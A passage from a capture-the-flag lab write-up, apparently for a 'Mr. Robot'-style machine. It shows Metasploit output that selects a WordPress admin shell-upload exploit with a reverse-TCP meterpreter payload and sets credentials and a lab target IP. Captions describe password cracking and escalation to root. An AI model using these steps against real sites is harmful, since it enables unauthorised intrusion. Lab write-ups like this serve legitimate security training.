





Figure 13: Gained level 1 access



```
msf6 > search wordpress shell

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/multi/http/wp_ait_csv_rce                   2020-11-14       excellent  Yes    WordPress AIT CSV Import Export Unauthenticated Remote Code Execution
   1   exploit/unix/webapp/wp_admin_shell_upload           2015-02-21       excellent  Yes    WordPress Admin Shell Upload
   2   exploit/unix/webapp/wp_asset_manager_upload_exec    2012-05-26       excellent  Yes    WordPress Asset-Manager PHP File Upload Vulnerability
   3   exploit/multi/http/wp_crop_rce                      2019-02-19       excellent  Yes    WordPress Crop-image Shell Upload
   4   exploit/unix/webapp/wp_mobile_detector_upload_execute  2016-05-31       excellent  Yes    WordPress WP Mobile Detector 3.5 Shell Upload
   5   exploit/unix/webapp/wp_symposium_shell_upload       2014-12-11       excellent  Yes    WordPress WP Symposium 14.11 Shell Upload
   6   exploit/unix/webapp/wp_property_upload_exec         2012-03-26       excellent  Yes    WordPress WP-Property PHP File Upload Vulnerability
   7   exploit/multi/http/wp_dnd_mul_file_rce              2020-05-11       excellent  Yes    Wordpress Drag and Drop Multi File Uploader RCE
   8   exploit/unix/webapp/wp_nmediawebsite_file_upload    2015-04-12       excellent  Yes    Wordpress N-Media Website Contact Form Upload Vulnerability
   9   exploit/multi/http/wp_plugin_backup_guard_rce       2021-05-04       excellent  Yes    Wordpress Plugin Backup Guard - Authenticated Remote Code Execution
   10  exploit/multi/http/wp_plugin_modern_events_calendar_rce  2021-01-29       excellent  Yes    Wordpress Plugin Modern Events Calendar - Authenticated Remote Code Execu
tion
   11  exploit/multi/http/wp_plugin_sp_project_document_rce  2021-06-14       excellent  Yes    Wordpress Plugin SP Project and Document - Authenticated Remote Code Exec
ution


Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/http/wp_plugin_sp_project_document_rce

msf6 >
```

Figure 14: Selected wp_admin_shell_upload



```
msf6 > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME                    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress


View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD ER28-0652
PASSWORD => ER28-0652
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 10.5.31.121
RHOSTS => 10.5.31.121
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username elliot
username => elliot
```

Figure 15: Configured exploit module





Figure 16: Gained level-2 access in meterpreter shell


Figure 17: Found the 2nd key





Figure 18: 2nd key information





Figure 19: Cracked the 2nd key's password





Figure 20: Python script and robot account access


Figure 21: Discovered root directories


Figure 22: ! mark command executes as root





Figure 23: Gained root access





Figure 24: Found the last key